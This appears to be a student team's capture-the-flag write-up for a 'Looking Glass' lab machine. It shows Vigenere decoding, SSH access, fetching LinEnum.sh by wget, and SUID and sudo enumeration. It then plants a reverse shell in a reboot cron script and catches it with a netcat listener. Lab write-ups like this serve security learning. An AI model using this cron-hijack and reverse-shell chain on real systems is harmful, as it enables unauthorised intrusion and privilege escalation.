
Seeing the title “Jabberwocky” we found a poem that seems to have the same structure as the riddle. We determined that we had to decipher the text. I tried using CyberChef’s Vigenere Decoder but I couldn’t figure out what was the key to deciphering it.






Then, Dzakry was able to decipher it using boxentriq which has a Vigenere tool with auto decode, which could find what it thinks the cypher key could be.





Then if we used the key,we could now properly decode




Results

Decoded message.


```
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Copy | Text Options...


Entering the secret, we were given what seems to be a username and password.



Using more ssh commands, we were able to connect into the target machine with the username and password given.



From here, we were able to get the first flag but for some reason it was in reverse.



So we used textreverse.com to reverse the flag

Next, we knew there were more to be discovered. We tried getting LinEnum.sh into the vulnerable machine and ran it.

```
jabberwock@looking-glass:~$ wget http://10.18.30.129:8080/LinEnum.sh
--2022-07-26 05:39:27--  http://10.18.30.129:8080/LinEnum.sh
Connecting to 10.18.30.129:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                  100%[=========================================>]  45.54K   113KB/s    in 0.4s

2022-07-26 05:39:28 (113 KB/s) - 'LinEnum.sh' saved [46631/46631]

jabberwock@looking-glass:~$
```

Unfortunately, there seemed to be no SUID functions that were viable to escalate privileges.

jabberwock@looking-glass: ~

File Actions Edit View Help

1211103213@kali: ~ × | 1211103213@kali: ~ × | 1211103213@kali: ~ × | jabberwock@looking-glass: ~ ×

```
/snap/core/9436/usr/bin/gpasswd
/snap/core/9436/usr/bin/newgrp
/snap/core/9436/usr/bin/passwd
/snap/core/9436/usr/bin/sudo
/snap/core/9436/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9436/usr/lib/openssh/ssh-keysign
/snap/core/9436/usr/lib/snapd/snap-confine
/snap/core/9436/usr/sbin/pppd
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgidmap
/bin/ping
/bin/mount
/bin/umount
/bin/su
/bin/fusermount
jabberwock@looking-glass:~$ ./sshpass /bin/sh -p
-bash: ./sshpass: No such file or directory
```

We looked into the twasBrillig.sh and decided to put a reverse shell in it.

Then, we opened a netcat listener and ran it. Unfortunately, we were still stuck with the same user and could not progress.

Step: Horizontal Privilege Escalation

Members Involved: Uwais,Dzakry,Muzaffar

Tools used: Netcat Listener, CrackStation.net,CyberChef


Thought Process and Methodology and Attempts:

We checked to see what sudo commands our user can run.


```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```


We thought this is a hint to take advantage of. We looked at the cronjobs available in the machine. Earlier I ran the LinEnum.sh, so I was able to see what cronjobs were here.



Apparently, the twasBrillig.sh file runs on reboot which matches our user's sudo command. So we set up a reverse shell within that file, and rebooted the machine.




From there, we were able to gain access as the user tweedledum. Looking into it, there was a text file called humptydumpty.txt .




```
┌──(1211103213㉿kali)-[~]
└─$ nc -lvnp 1234                                                    1 ✘
listening on [any] 1234 ...
connect to [10.18.30.129] from (UNKNOWN) [10.10.77.120] 49636
sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ whoami
tweedledum
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a79787776757473727170 6f6e6d6c6b
$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
$ cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
```

